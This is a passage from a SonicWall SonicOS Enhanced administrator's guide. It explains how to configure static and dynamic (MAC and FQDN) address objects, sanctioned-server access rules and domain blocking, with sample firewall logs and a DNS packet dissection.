
The Address Objects and Address Groups tables provides easy pagination for viewing a large number of address objects and groups. You can navigate a large number of entries listed in the Address Objects or Address Groups tables by using the navigation control bar located at the top right of the tables. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Default Address Objects and Groups


The **Default Address Objects** view displays the default **Address Objects** and **Address Groups** for your SonicWall security appliance. The **Default Address Objects** entries cannot be modified or deleted. Therefore, the Edit and Delete icons are dimmed.



Adding an Address Object

To add an Address Object:


1 Click **Add** button under the **Address Objects** table in the **All Address Objects** or **Custom Address Objects** views to display the **Add Address Object** window.




2 Enter a name for the Network Object in the **Name** field.

3 Select **Host**, **Range**, **Network**, **MAC**, or **FQDN** from the **Type** menu.


- If you select **Host**, enter the IP address and netmask in the **IP Address** and **Netmask** fields.




- If you selected **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.




- If you selected **Network**, enter the network IP address and netmask in the **Network** and **Netmask** fields.



- If you selected **MAC**, enter the MAC address and netmask in the **Network** and **MAC Address** field.



- If you selected **FQDN**, enter the domain name for the individual site or range of sites (with a wildcard) in the **FQDN** field.



4 Select the zone to assign to the Address Object from the **Zone Assignment** menu.

5 Click the **Add** button.

Editing or Deleting an Address Object

To edit an Address Object, click the edit icon in the **Configure** column in the **Address Objects** table. The **Edit Address Object** dialog displays, which has the same settings as the **Add Address Object** window.


To delete an Address Object, click the Delete icon in the **Configure** column for the Address Object you want to delete. A dialog box is displayed asking you to confirm the deletion. Click OK to delete the Address Object. To delete multiple active Address Objects, select them and click the **Delete** button.

Creating Group Address Objects

As more and more Address Objects are added to the SonicWall security appliance, you can simplify managing the addresses and access policies by creating groups of addresses. Changes made to the group are applied to each address in the group.

To add a Group of Address Objects:

1 Click **Add Group** to display the **Add Address Object Group** window.



2 Create a name for the group in the **Name** field.

3 Select the Address Object from the list and click the right arrow. It is added to the group. Clicking while pressing the Ctrl key allows you to select multiple objects.

4 Click **OK**.

TIP: To remove an address or subnet from the group, select the IP address or subnet in the right column and click the left arrow. The selected item moves from the right column to the left column.

Editing or Deleting Address Groups

To edit a group, click the **Edit** icon in the **Configure** column of the **Address Groups** table. The **Edit Address Object Group** dialog displays. Make your changes and then click **OK**.

To delete a group, click on the **Delete** icon in the **Configure** column to delete an individual Address Group. A dialog displays asking you to confirm the deletion. Click **OK** to delete the Address Group. To delete multiple active Address Groups, select them and click the **Delete** button.

Public Server Wizard

SonicOS Enhanced includes the **Public Server Wizard** to automate the process of configuring the SonicWall security appliance for handling public servers. For example, if you have an e-mail and Web server on your network for access from users on the Internet.

The **Public Server Wizard** allows you to select or define the server type (HTTP, FTP, Mail), the private (external) address objects, and the public (internal) address objects. Once the server type, private and public network objects are configured, the wizard creates the correct NAT Policies and Access Rule entries on the security appliance for the server. You can use the SonicOS management interface for additional configuration options.

See **Part 23, Wizards** for more information on configuring the SonicWall security appliance using wizards.

Working with Dynamic Addresses

From its inception, SonicOS Enhanced has used Address Objects (AOs) to represent IP addresses in most areas throughout the user interface. Address Objects come in the following varieties:

- **Host**—An individual IP address, netmask and zone association.
- **MAC** (original)—Media Access Control, or the unique hardware address of an Ethernet host. MAC AOs were originally introduced in SonicOS 2.5 and were used for:
  - Identifying SonicPoints
  - Allowing hosts to bypass Guest Services authentication

- Authorizing the BSSID (Basic Service Set Identifier, or WLAN MAC) of wireless access points detected during wireless scans.

  MAC AOs were originally not allowable targets in other areas of the management interface, such as Access Rules, so historically they could not be used to control a host's access by its hardware address.

- **Range**—A starting and ending IP address, inclusive of all addresses in between.
- **Group**—A collection of Address Objects of any assortment of types. Groups may contain other Groups, Host, MAC, Range, or FQDN Address Objects.

SonicOS Enhanced 3.5 redefined the operation of MAC AOs, and introduced Fully Qualified Domain Name (FQDN) AOs:

- **MAC**—SonicOS Enhanced 3.5. and higher will resolve MAC AOs to an IP address by referring to the ARP cache on the SonicWall.
- **FQDN**—Fully Qualified Domain Names, such as 'www.reallybadWebsite.com', will be resolved to their IP address (or IP addresses) using the DNS server configured on the SonicWall. Wildcard entries are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

While more effort is involved in creating an Address Object than in simply entering an IP address, AOs were implemented to complement the management scheme of SonicOS Enhanced, providing the following characteristics:

- **Zone Association**—When defined, Host, MAC, and FQDN AOs require an explicit zone designation. In most areas of the interface (such as Access Rules) this is only used referentially. The functional application are the contextually accurate populations of Address Object drop-down lists, and the area of "VPN Access" definitions assigned to Users and Groups; when AOs are used to define VPN Access, the Access Rule auto-creation process refers to the AO's zone to determine the correct intersection of VPN [zone] for rule placement. In other words, if the "192.168.168.200 Host" Host AO, belonging to the LAN zone was added to "VPN Access" for the "Trusted Users" User Group, the auto-created Access Rule would be assigned to the VPN LAN zone.
- **Management and Handling**—The versatilely typed family of Address Objects can be easily used throughout the SonicOS Enhanced interface, allowing for handles (for example, from Access Rules) to be quickly defined and managed. The ability to simply add or remove members from Address Object Groups effectively enables modifications of referencing rules and policies without requiring direct manipulation.
- **Reusability**—Objects only need to be defined once, and can then be easily referenced as many times as needed.

Topics:

Key Features of Dynamic Address Objects

The term Dynamic Address Object (DAO) describes the underlying framework enabling MAC and FQDN AOs. By transforming AOs from static to dynamic structures **Firewall > Access Rules** can automatically respond to changes in the network.

Initially, SonicOS Enhanced versions 4.0, 5.0, and 5.1 will only support Dynamic Address Objects within Access Rules. Future versions of SonicOS Enhanced might introduce DAO support to other subsystem, such as NAT, VPN, etc.


Feature	Benefit
FQDN Wildcard Support	FQDN Address Objects support wildcard entries, such as "*.somedomainname.com", by first resolving the base domain name to all its defined host IP addresses, and then by constantly actively gleaning DNS responses as they pass through the firewall. For example, creating an FQDN AO for "*.myspace.com" will first use the DNS servers configured on the firewall to resolve "myspace.com" to 63.208.226.40, 63.208.226.41, 63.208.226.42, and 63.208.226.43 (as can be confirmed by nslookup myspace.com or equivalent). Since most DNS servers do not allow zone transfers, it is typically not possibly to automatically enumerate all the hosts in a domain. Instead, the SonicWall will look for DNS responses coming from sanctioned DNS servers as they traverse the firewall. So if a host behind the firewall queries an external DNS server which is also a configured/defined DNS server on the SonicWall, the SonicWall will parse the response to see if it matches the domain of any wildcard FQDN AOs. **NOTE:** Sanctioned DNS servers are those DNS servers configured for use by the SonicWall firewall. The reason that responses from only sanctioned DNS servers are used in the wildcard learning process is to protect against the possibility of FQDN AO poisoning through the use of unsanctioned DNS servers with deliberately incorrect host entries. Future versions of SonicOS Enhanced might offer the option to support responses from all DNS server. The use of sanctioned DNS servers can be enforced with the use of Access Rules, as described later in the "Enforcing the use of sanctioned servers on the network" section. To illustrate, assume the firewall is configured to use DNS servers 4.2.2.1 and 4.2.2.2, and is providing these DNS servers to all firewalled client via DHCP. If firewalled client-A performs a DNS query against 4.2.2.1 or 4.2.2.2 for "vids.myspace.com", the response will be examined by the firewall, and will be matched to the defined "*.myspace.com" FQDN AO. The result (63.208.226.224) will then be added to the resolved values of the "*.myspace.com" DAO. **NOTE:** If the workstation, client-A, in the example above had resolved and cached vids.myspace.com prior to the creation of the "*.myspace.com" AO, vids.myspace.com would not be resolved by the firewall because the client would use its resolver's cache rather than issuing a new DNS request. As a result, the firewall would not have the chance to learn about vids.myspace.com, unless it was resolved by another host. On a Microsoft Windows workstation, the local resolver cache can be cleared using the command ipconfig /flushdns. This will force the client to resolve all FQDNs, allowing the firewall to learn them as they are accessed. Wildcard FQDN entries will resolve all hostnames within the context of the domain name, up to 256 entries per AO. For example, "*.SonicWall.com" will resolve www.SonicWall.com, software.SonicWall.com, licensemanager.SonicWall.com, to their respective IP addresses, but it will not resolve sslvpn.demo.SonicWall.com because it is in a different context; for sslvpn.demo.SonicWall.com to be resolved by a wildcard FQDN AO, the entry "*.demo.SonicWall.com" would be required, and would also resolve sonicos-enhanced.demo.SonicWall.com, csm.demo.SonicWall.com, sonicos-standard.demo.SonicWall.com, etc. **NOTE:** Wild cards only support full matches, not partial matches. In other words, "*.SonicWall.com" is a legitimate entry, but "w*.SonicWall.com", "*w.SonicWall.com", and "w*w.SonicWall.com" are not. A wildcard can only be specified once per entry, so "*.*.SonicWall.com", for example, will not be functional.

Feature	Benefit
FQDN Resolution using DNS	FQDN Address Objects are resolved using the DNS servers configured on the SonicWall in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.
FQDN Entry Caching	Resolved FQDN values will be cached in the event of resolution attempt failures subsequent to initial resolution. In other words, if "www.moosifer.com" resolves to 71.35.249.153 with a TTL of 300, but fails to resolve upon TTL expiry (for example, due to temporary DNS server unavailability), the 71.35.249.153 will be cached and used as valid until resolution succeeds, or until manually purged. Newly created FQDN entries that never successfully resolve, or entries that are purged and then fail to resolve will appear in an unresolved state.
MAC Address Resolution using live ARP cache data	When a node is detected on any of the SonicWall's physical segments through the ARP (Address Resolution Protocol) mechanism, the SonicWall's ARP cache is updated with that node's MAC and IP address. When this update occurs, if a MAC Address Objects referencing that node's MAC is present, it will instantly be updated with the resolved address pairing. When a node times out of the ARP cache due to disuse (for example, the host is no longer L2 connected to the firewall) the MAC AO will transition to an "unresolved" state.
MAC Address Object Multi-Homing Support	MAC AOs can be configured to support multi-homed nodes, where multi-homed refers to nodes with more than one IP address per physical interface. Up to 256 resolved entries are allowed per AO. This way, if a single MAC address resolves to multiple IPs, all of the IP will be applicable to the Access Rules, etc. that refer to the MAC AO.
Automatic and Manual refresh processes	MAC AO entries are automatically synchronized to the SonicWall's ARP cache, and FQDN AO entries abide by DNS entry TTL values, ensuring that the resolved values are always fresh. In addition to these automatic update processes, manual Refresh and Purge capabilities are provided for individual DAOs, or for all defined DAOs.
FQDN Resolution using DNS	FQDN Address Objects are resolved using the DNS servers configured on the SonicWall in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.

Enforcing the Use of Sanctioned Servers on the Network

Although not a requirement, it is recommended to enforce the use of authorized or sanctioned servers on the network. This practice can help to reduce illicit network activity, and will also serve to ensure the reliability of the FQDN wildcard resolution process. In general, it is good practice to define the endpoints of known protocol communications when possible. For example:

- Create Address Object Groups of sanctioned servers (for example, SMTP, DNS, etc.)



31	Sanctioned DNS Servers		Group	
	10.50.165.3	10.50.165.3/255.255.255.255	Host	LAN
	10.50.128.53	10.50.128.53/255.255.255.255	Host	VPN
32	Sanctioned SMTP Servers		Group	
	10.50.165.2	10.50.165.2/255.255.255.255	Host	LAN
	10.50.165.3	10.50.165.3/255.255.255.255	Host	LAN


- Create Access Rules in the relevant zones allowing only authorized SMTP servers on your network to communicate outbound SMTP; block all other outbound SMTP traffic to prevent intentional or unintentional outbound spamming.

1	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All	☑
2	2	Any	Any	SMTP (Send E-Mail)	Deny	All	☑

- Create Access Rules in the relevant zones allowing authorized DNS servers on your network to communicate with all destination hosts using DNS protocols (TCP/UDP 53).


NOTE: Be sure to have this rule in place if you have DNS servers on your network, and you will be configuring the restrictive DNS rule that follows.

- Create Access Rules in the relevant zones allowing Firewalled Hosts to only communicate DNS (TCP/UDP 53) with sanctioned DNS servers; block all other DNS access to prevent communications with unauthorized DNS servers.




1	1	Sanctioned DNS Servers	Any	DNS (Name Service)	Allow	All	☑
2	2	LAN Subnets	Sanctioned DNS Servers	DNS (Name Service)	Allow	All	☑
3	3	LAN Subnets	Any	DNS (Name Service)	Deny	All	☑

- Unsanctioned access attempts will then be viewable in the logs.



2	06/19/2006 14:52:26.736	Notice	Network Access	TCP connection dropped	10.50.165.28, 4372, LAN (admin)	71.32.231.227, 25, WAN	TCP SMTP (Send E-Mail) 2 (LAN->WAN)



10	06/19/2006 14:51:32.608	Notice	Network Access	UDP packet dropped	10.50.165.28, 4336, LAN (admin)	4.2.2.1, 53, WAN	UDP DNS (Name Service) UDP 5 (LAN->WAN)

Using MAC and FQDN Dynamic Address Objects

MAC and FQDN DAOs provide extensive Access Rule construction flexibility. MAC and FQDN AOs are configured in the same fashion as static Address Objects, that is from the **Network > Address Objects** page. Once created, their status can be viewed by a mouse-over of their appearance, and log events will record their addition and deletion.

2	06/20/2006 00:13:39.064	Info	Firewall Event	Added host entry to dynamic address object	FQDN=*.dyndns.org; TTL=60; Host=71.35.249.153

Dynamic Address Objects lend themselves to many applications. The following are just a few examples of how they may be used. Future versions of SonicOS Enhanced may expand their versatility even further.

Topics:

- Blocking All Protocol Access to a Domain using FQDN DAOs
- Using an Internal DNS Server for FQDN-based Access Rules
- Controlling a Dynamic Host's Network Access by MAC Address
- Bandwidth Managing Access to an Entire Domain

Blocking All Protocol Access to a Domain using FQDN DAOs

There might be instances where you wish to block all protocol access to a particular destination IP because of non-standard ports of operations, unknown protocol use, or intentional traffic obscuration through encryption, tunneling, or both. An example would be a user who has set up an HTTPS proxy server (or other method of port-forwarding/tunneling on “trusted” ports like 53, 80, 443, as well as nonstandard ports, like 5734, 23221, and 63466) on his DSL or cable modem home network for the purpose of obscuring his traffic by tunneling it through his home network. The lack of port predictability is usually further complicated by the dynamic addressing of these networks, making the IP address equally unpredictable.


Since these scenarios generally employ dynamic DNS (DDNS) registrations for the purpose of allowing users to locate the home network, FQDN AOs can be put to aggressive use to block access to all hosts within a DDNS registrar.

NOTE: A DDNS target is used in this example for illustration. Non-DDNS target domains can be used just as well.

Assumptions


- The SonicWall firewall is configured to use DNS server 10.50.165.3, 10.50.128.53.
- The SonicWall is providing DHCP leases to all firewalled users. All hosts on the network use the configured DNS servers above for resolution.
    - DNS communications to unsanctioned DNS servers can optionally be blocked with Access Rules, as described in the ‘Enforcing the use of sanctioned servers on the network’ section.
- The DSL home user is registering the hostname *moosifer.dyndns.org* with the DDNS provider DynDNS. For this session, the ISP assigned the DSL connection the address *71.35.249.153*.
    - A wildcard FQDN AO is used for illustration because other hostnames could easily be registered for the same IP address. Entries for other DDNS providers could also be added, as needed.

1 Create the FQDN Address Object. From **Network > Address Objects**, select **Add** and create the following Address Object.



When first created, this entry will resolve only to the address for dyndns.org, for example,, 63.208.196.110.

2 Create the Firewall Access Rule. From the **Firewall > Access Rules** page, **LAN->WAN** zone intersection, Add an Access Rule as follows:



NOTE: Rather than specifying 'LAN Subnets' as the source, a more specific source could be specified, as appropriate, so that only certain hosts are denied access to the targets.

When a host behind the firewall attempts to resolve moosifer.dyndns.org using a sanctioned DNS server, the IP address(es) returned in the query response will be dynamically added to the FQDN AO.

Any protocol access to target hosts within that FQDN will be blocked, and the access attempt will be logged:

3	06/20/2006 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS

6	06/20/2006 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

Using an Internal DNS Server for FQDN-based Access Rules

It is common for dynamically configured (DHCP) network environments to work in combination with internal DNS servers for the purposes of dynamically registering internal hosts – a common example of this is Microsoft's DHCP and DNS services. Hosts on such networks can easily be configured to dynamically update DNS records on an appropriately configured DNS server (for example, see the Microsoft Knowledgebase article "How to configure DNS dynamic updates in Windows Server 2003" at https://support.microsoft.com/en-us/help/816592/how-to-configure-dns-dynamic-updates-in-windows-server-2003).

The following illustrates a packet dissection of a typical DNS dynamic update process, showing the dynamically configured host *10.50.165.249* registering its full hostname *bohuymuth.moosifer.com* with the (DHCP provided) DNS server *10.50.165.3*:

```
    19 2.100829   10.50.165.249      2420   10.50.165.3        53    DNS    Dynamic update SOA moosifer.com
    20 2.105100   10.50.165.3        53     10.50.165.249      2420  DNS    Dynamic update response CNAME A 10.50.165.249
⊞ Frame 19 (122 bytes on wire, 122 bytes captured)
⊞ Ethernet II, Src: 00:00:00:1b:e3:cf (00:00:00:1b:e3:cf), Dst: 00:00:00:18:43:00 (00:00:00:18:43:00)
⊞ Internet Protocol, Src: 10.50.165.249 (10.50.165.249), Dst: 10.50.165.3 (10.50.165.3)
⊞ User Datagram Protocol, Src Port: 2420 (2420), Dst Port: 53 (53)
⊟ Domain Name System (query)
    Transaction ID: 0x0bad
  ⊟ Flags: 0x2800 (Dynamic update)
      0... .... .... .... = Response: Message is a query
      .010 1... .... .... = Opcode: Dynamic update (5)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...0 .... .... = Recursion desired: Don't do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
    Zones: 1
    Prerequisites: 2
    Updates: 0
    Additional RRs: 0
  ⊟ Zone
    ⊟ moosifer.com: type SOA, class IN
        Name: moosifer.com
        Type: SOA (Start of zone of authority)
        Class: IN (0x0001)
  ⊟ Prerequisites
    ⊟ bohuymuth.moosifer.com: type CNAME, class NONE
        Name: bohuymuth.moosifer.com
        Type: CNAME (Canonical name for an alias)
        Class: NONE (0x00fe)
        Time to live: 0 time
        Data length: 0
    ⊟ bohuymuth.moosifer.com: type A, class IN, addr 10.50.165.249
        Name: bohuymuth.moosifer.com
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 0 time
        Data length: 4
        Addr: 10.50.165.249
```

In such environments, it could prove useful to employ FQDN AOs to control access by hostname. This would be most applicable in networks where hostnames are known, such as where hostname lists are maintained, or where a predictable naming convention is used.


Controlling a Dynamic Host's Network Access by MAC Address

Since DHCP is far more common than static addressing in most networks, it is sometimes difficult to predict the IP address of dynamically configured hosts, particularly in the absence of dynamic DNS updates or reliable hostnames. In these situations, it is possible to use MAC Address Objects to control a host's access by its relatively immutable MAC (hardware) address.


Like most other methods of access control, this can be employed either inclusively, for example, to deny access to/for a specific host or group of hosts, or exclusively, where only a specific host or group of hosts are granted access, and all other are denied. In this example, we will illustrate the latter.

Assuming you had a set of DHCP-enabled wireless clients running a proprietary operating system which precluded any type of user-level authentication, and that you wanted to only allow these clients to access an application-specific server (for example, `10.50.165.2`) on your LAN. The WLAN segment is using WPA-PSK for security, and this set of clients should only have access to the `10.50.165.2` server, but to no other LAN resources. All other wireless clients should not be able to access the `10.50.165.2` server, but should have unrestricted access everywhere else.


1 Create the MAC Address Objects. From **Network > Address Objects**, select **Add** and create the following Address Object (multi-homing optional, as needed).



Once created, if the hosts are present in the SonicWall's ARP cache, they will be resolved immediately, otherwise they will appear in an *unresolved* state in the Address Objects table until they are activated and are discovered through ARP:



2 Create an Address Object Group comprising the Handheld devices:



3 Create the Firewall Access Rules:

a Navigate to the **Firewall > Access Rules** page, click on the **All Rules** radio button, scroll to the bottom of the page, and then click the **Add** button.

b Create the following four access rules:

Firewall access rules


Setting	Access Rule 1	Access Rule 2	Access Rule 3	Access Rule 4
From Zone	WLAN	WLAN	WLAN	WLAN
To Zone	LAN	LAN	LAN	LAN
Service	MediaMoose Services	MediaMoose Services	Any	Any
Source	Handheld Devices	Any	Handheld Devices	Any
Destination	10.50.165.3	10.50.165.3	Any	Any
Users allowed	All	All	All	All
Schedule	Always on	Always on	Always on	Always on

NOTE: The 'MediaMoose Services' service is used to represent the specific application used by the handheld devices. The declaration of a specific service is optional, as needed.

Bandwidth Managing Access to an Entire Domain

